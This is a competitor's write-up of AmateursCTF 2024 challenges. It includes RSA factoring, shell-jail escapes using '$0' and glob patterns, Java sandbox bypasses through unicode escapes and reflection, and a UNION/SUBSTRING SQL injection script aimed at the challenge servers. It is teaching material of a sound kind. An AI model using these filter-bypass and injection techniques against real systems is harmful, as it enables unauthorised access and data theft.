AmateursCTF 2024 Write-Up

Late for the party

ktranowl

1. Crypto

1.1. crypto/aesy

Difficulty: aesy

Analyzing

Already given ciphertext and key, we can easily write some Python code to decode it. I used ChatGPT to write it for me.

How to solve

```python
from Crypto.Cipher import AES
import base64

def aes_decrypt(key, ciphertext):
    cipher = AES.new(key, AES.MODE_ECB)
    decrypted = cipher.decrypt(base64.b16decode(ciphertext.upper())).decode('utf-8')
    return decrypted.rstrip('\0')

key = bytes.fromhex('8e29bd9f7a4f50e2485acd455bd6595ee1c6d029c8b3ef82eba0f28e59afcf9f')
ciphertext = 'abcdd57efb034baf82fc1920a618e6a7fa496e319b4db1746b7d7e3d1198f64f'

decrypted_text = aes_decrypt(key, ciphertext)
print("Decrypted Flag:", decrypted_text)
```

Flag: amateursCTF{w0w_3cb_a3s_1s_fun}

1.2. crypto/unsuspicious-rsa

Difficulty: medium

Analyzing

This is RSA. If we can find p and q, having e, we can use Euler's theorem to calculate d. Then calculate `c^d mod N` to get the original text.

The code generate a 512-bit p key first, which is normal. But then we have `q = nextPrime(p, factorial(90))`. Looking at that function, we can imply that `q = k * factorial(90) + 1`.

So `N = p * q = p * (k * 90! + 1)`.

q is the smallest number having formula k * 90! + 1, and greater than p.

Therefore, I guest p and q are kinda close. So taking `sqrt(N)` and then look for q, that is my approach.

But we can look for k instead to reduce time complexity. I first have to check how far `sqrt(N) / 90!` is from the real k. Edit the code a little bit:

```python
p = getPrime(512)
q = nextPrime(p, factorial(90))
N = p * q
realK = q // factorial(90)
middleK = math.sqrt(N) // factorial(90)
print("Real k: ", realK)
print("Middle k: ", middleK)
print("Offset: ", middleK - realK)
```

And run a couple times:

```
$ python3 test.py
Real k:  5722680433509389
Middle k:  5722680433509377.0
Offset:  -12.0
$ python3 test.py
Real k:  5969260230954714
Middle k:  5969260230954706.0
Offset:  -8.0
$ python3 test.py
Real k:  7577251430399460
Middle k:  7577251430399369.0
Offset:  -91.0
```

As we can see, the distance between guessed value and real value of K is small. So I decided to do a search range of 1000.

Steps

Write some Python script to automate things.

```python
import math
from Crypto.Util.number import *

# read values from file
f = open("./output.txt", "r")
N, e, C = map(int, f.read().split(" "))

# calculate q and p
factorial90 = math.factorial(90)
initialK = int(math.sqrt(N) / factorial90)
p = q = 0
for i in range(initialK - 1000, initialK + 1000):
    currentQ = i * factorial90 + 1
    if N % currentQ == 0:
        q = currentQ
        p = N // currentQ
        break

# calculate the private key d, and decrypt
totient = (p-1) * (q - 1)
d = pow(e, -1, totient)
original_int = pow(C, d, N)
original_text = long_to_bytes(original_int).decode("utf-8") # decode to convert bytestring to string
print(original_text)
```

Run the code and get the flag

Flag: amateursCTF{here's_the_flag_you_requested.}

2. Jail

2.1. jail/sansomega

Difficulty: medium

Analyzing

Looking at the code, it ban all alphabet, escape char, and other characters: "'`:[]{}

Since \ is banned, we can't inject hex escape or unicode escape (oh `u` and `x` is banned too).

There are easy way and hard ways.

The easiest one to think of is `$0`, since $0 means the first args of the line, so calling `/bin/sh -c $0` is calling shell. But we have to be a little careful. The code says that the output of the command is printed out after the command is done. That means, we have to exit `/bin/sh` using … you know … `exit`. So this is approach number 1.

The harder ways, is using `?`. How? A `?` represent a character in that position. If we enter `/???/???` in a terminal, the bash will search for commands that have the format, then sort those alphabetically. Then it call the whole thing: the first one on the list is args[0], the second one is args[1], etc. We can see that in this image:



Figure 1: Question marks

But if we want some specific character at some specific location, we can just type it in. For example: `/???/c??`. We can limit the specific characters to search down to {digits, _, -, .} So, alphabetically the folder usually is `/bin/`, I check for all commands in that folder to get something. Wonderfully, there is a command, `/bin/base32`. This one decode the file into base32, but no worries, we can decode them back.

Approach 1

This one is kind of obvious to implement once you know it.

```
> nc chal.amt.rs 2100
$ $0
cat flag.txt
exit
amateursCTF{...}
```

Approach 2

```
> nc chal.amt.rs 2100
$ /???/????32 *.???
MFWWC5DFOVZHGQ2UIZ5XA2LDGBPXONBVNY3V6ZZQGBSF63RQOVTWQXZVGBPWSXZXGAYGWX3TN5WT
GX3DOIZTI5BROYZV63BRMIZXE5BRGM2V6YLEMU4DQMRQMV6Q====
```

Put that base32 code into `temp.txt` and run:

```
base32 -d temp.txt
```

And get the flag

Other approaches

These are the ones that I collect from people in the Discord server

1. Use '.' command

This might be the silliest solution. The payload is `. ./????.???`, or even shorter: `. ./*.*`

```
ubuntoo% nc chal.amt.rs 2100
$ . ./????.???
/bin/sh: 1: ./flag.txt: amateursCTF{...}: not found
```

Yep.

2. Use 'diff3' command

Pretty similar to approach 2. The payload is `/???/????3 *.* *`

```
ubuntoo% nc chal.amt.rs 2100
$ /???/????3 *.* *
====3
1:1c
2:1c
  amateursCTF{...}
\ No newline at end of file
3:1,24c
....
```

Flag: amateursCTF{pic0_w45n7_g00d_n0ugh_50_i_700k_som3_cr34t1v3_l1b3rt135_ade8820e}

2.2. jail/javajail1

Difficulty: easy

Analyzing

Here's my normal code for reading `flag.txt` and print its content out.

```java
import java.io.BufferedReader;
import java.io.FileReader;

public class Main {
    public static void main(String[] args) throws java.io.IOException {
        String filePath = "flag.txt";
        BufferedReader reader = new BufferedReader(new FileReader(filePath));
        String line;
        System.out.println(reader.readLine());
        reader.close();
```

```
    }
}
```

Writing Java without `import`, `class`, `Main` and curly braces seems impossible, but we can tackle them one by one.

- `import`: we can remove `import` by calling fullname.
- `class`, `Main`: we can implement an interface named whatever instead of a class named `Main`.
- curly braces: we can substitude them with unicode escape chars: { -> \u007b; } -> \u007d.

Final solution

So here's my new code that meet the requirements:

```
public interface ReadFile \u007b
    public static void main(String[] args) throws java.io.IOException \u007b
        String filePath = "flag.txt";
        java.io.BufferedReader reader = new java.io.BufferedReader(new
 ↪  java.io.FileReader(filePath));
        String line;
        System.out.println(reader.readLine());
        reader.close();
    \u007d
\u007d
```

Flag: amateursCTF{yeah_this_looks_like_a_good_feature_to_me!}

2.3. jail/javajail2

Difficulty: medium

Analysis

This one ban all the class name possible to read files.

I thought of getting Java class through string, that way, we can split "Files" into "F" + "iles", and we can read file normally.

And that exact concept is available in Java: it's called relfection.

The fact that the author doesn't ban `class` like previous challenge may give some hint to that `reflection`.

Other things:

- Replace `String[]` with `String...`
- Replace `throws` in function definition by `try ... catch ...`
- Split `flag.txt` into `"flag" + ".txt"`

Final solution

Here's the complete code:

```
public class Main {
    public static void main(String... args) {
        try {
            String something = "java.nio.file.F" + "iles";
            Class<?> myClass = Class.forName(something);
            java.lang.reflect.Method method;
            try {
                method = myClass.getMethod("readString", java.nio.file.Path.class);
                String filePath = "flag";
```

```java
                filePath = filePath.concat(".txt");
                try {
                    Object text = method.invoke(null,
                     ↪  java.nio.file.Paths.get(filePath));
                    System.out.println(text);
                } catch (java.lang.IllegalAccessException e) {}
                catch (java.lang.reflect.InvocationTargetException e1) {}
            }
            catch (SecurityException e) {}
            catch (NoSuchMethodException e) {}
        } catch (java.lang.ClassNotFoundException e){}
    }
}
```

Flag: amateursCTF{r3flect3d_4cr055_all_th3_fac35}

4. Osint

4.1. osint/bathroom-break

Difficulty: easy

Analyze and solve

We have two images in `.jpg`, but using `file` command, we see the file actually contains `.webp` data. Using any online tool, we can convert it back to `.webp`.

The author give us two image of some site. He travel there, then went to a bathroom nearby and leave a review.

So, we first have to find the location of that site. Using Google Image, we can easily find out that the location's name is `Hot Creek Geologic Site`. And how the map nearby looks like?



Figure 2: Hot Creek Map

The `Vault Toilets` looks kinda sus, let's check it out.

There's some susy review:

The link `t.ly/phXhx` leads to `https://pastebin.com/jxaznYqH` . And the flag is there.



Figure 3: Susy review

Flag: amateursCTF{jk_i_lied_whats_a_bathroom_0f9e8d7c6b5a4321}

4.2. osint/cherry-blossoms

Difficulty: medium

Analyzing

Again, we have a picture of a tree. Behind it is some flags in circle. So, I use Google Image and search for the location, and get `Washington Monument`.

It's probably one of these locations:

The picture tell us something:

- The tree is near a small wall, but no pavement near it.
- No fences from the position of camera to the flags.

Those narrow down the search to just the walls near that `Washington Monument Lodge`.

Drop down the yellow person at the start of the road, we see the view matched the picture (based on the houses behind).

The position is `38.8890656, -77.0335095`.

Run the given `curl` command and paste the result to the `nc`, we can run the checker.

Flag: amateursCTF{l00k1ng_l0v3ly_1n_4k}

5. Web

5.1. web/denied

Difficulty: Easy

Analyzing

From the `.js` code, we can see that sending `GET` request doesn't get us the flag.

Figure 4: Washington Monument Map



Figure 5: The View



Figure 6: Terminal screen

So the natural common sense tell us to check which types of request is allowed, and send request in that type, and get the flag.

Full solution

Let's see what method the site allow. Since the site still use `http`, we can send an `OPTIONS` request to get all methods.

```
curl http://denied.amt.rs/ -X OPTIONS -i
```

The result:

```
HTTP/1.1 200 OK
Allow: GET,HEAD
Content-Length: 8
Content-Type: text/html; charset=utf-8
Date: Thu, 11 Apr 2024 10:06:19 GMT
Etag: W/"8-ZRAf8oNBS3Bjb/SU2GYZCmbtmXg"
Server: Caddy
X-Powered-By: Express

GET,HEAD
```

That means we the other one we can send is `HEAD`.

```
> curl http://denied.amt.rs/ -I -i
HTTP/1.1 200 OK
Content-Length: 7
Content-Type: text/html; charset=utf-8
Date: Thu, 11 Apr 2024 10:07:49 GMT
Etag: W/"7-skdQAtrqJAsgWjDuibJaiRXqV44"
Server: Caddy
Set-Cookie: flag=amateursCTF%7Bs0_m%40ny_0ptions...%7D; Path=/
X-Powered-By: Express
```

URL-decode the cookie, we get the full flag.

Flag: amateursCTF{s0_m@ny_0ptions...}

5.2. web/agile-rut

Difficulty: easy

Analyzing & solve

The problem give us a `.otf` file. When receiving any file, I usually check `file`, `exiftool`, and `strings`.

The result of `strings`:

```
OTTO
 CFF
```

```
GSUB
rOS/2px
`cmap9
4head*Rv
6hhea
$hmtxo
maxp
name
-post
XXXX
Oblegg
gRegular
rOblegg Regular
rObleggRegular
rMatt LaGrandeur
rmattlag.com
mOFL
LTest font for Glyphr Studio v2
22023
....
```

We see some url `rmattlag.com`, I tried `rmattlag.com` and found nothing. Moving on to `mattlag.com`, I found Glyphr Studio v2 app on that site.

I upload the `.otf` file, switch mode to `liga` and see a weird smilley face.

Clicked that face, and the flag sit there.



Figure 7: Smilley face

Flag: amateursctf{0k_but_1_dont_like_the_jbmon0_===}

5.3. web/one-shot

Difficulty: medium

Analyzing & solve

```
query = db.execute(f"SELECT password FROM table_{id} WHERE password LIKE
↪  '%{request.form['query']}%'")
```

We see some chance for SQL injection here, in the `/search` url.

Send the normal injection, `' OR 1=1--`, we only get the first character of the query.



Figure 8: Normal injection

So we have to do some more stuff, maybe inject so that we can get the 2nd, 3rd, 4th… character to be the first char. That leads us to `SUBSTRING()` function in SQL. I also use `UNION` to concat the results of `SELECT` query, as that's the only way to bypass the `you can only execute one query`.

The python script to generate SQL injection string:

```python
def generate_sql(id):
    query = "' or ''='' "
    for i in range(31):
        query += " UNION "
        query += f"SELECT SUBSTRING(password, {i+2}, length(password)) FROM table_{id}"

    query += ";--"
    print(query)

id = input("enter id: ").strip()
# ID get from hidden input tag in the form.
generate_sql(id)
```

Run the script and enter the result string to the box, we get the following result:

We want to sort them from longest to shortest, so I write some JS code to do just that:

```javascript
function sortByTextLength(a, b) {
  return -a.textContent.length + b.textContent.length;
}

const list = document.querySelector('ul');
const listItems = list.querySelectorAll('li');
const listItemsArray = Array.from(listItems);

listItemsArray.sort(sortByTextLength);

list.innerHTML = ''; // Clear existing content
listItemsArray.forEach(item => list.appendChild(item));
result = ""
```

Your results:

- 0**********
- 0**********
- 0***
- 0**********
- 1****
- 1**********
- 1**********
- 2******
- 3**********
- 4**********
- 5**********
- 5*********
- 6*******
- 6**
- 6**********
- 8**********
- 8**********
- a**********
- c**********
- c*****
- c**********
- c**********
- d
- d**********
- e**********
- e**********
- e*
- e**********
- f**********
- f********
- f**********

Figure 9: Halfway to the result

```
listItemsArray.forEach(item => result += item.innerText[0]);
console.log(result);
```

Paste the output password to the input, we get the flag

Flag: amateursCTF{go_union_select_a_life}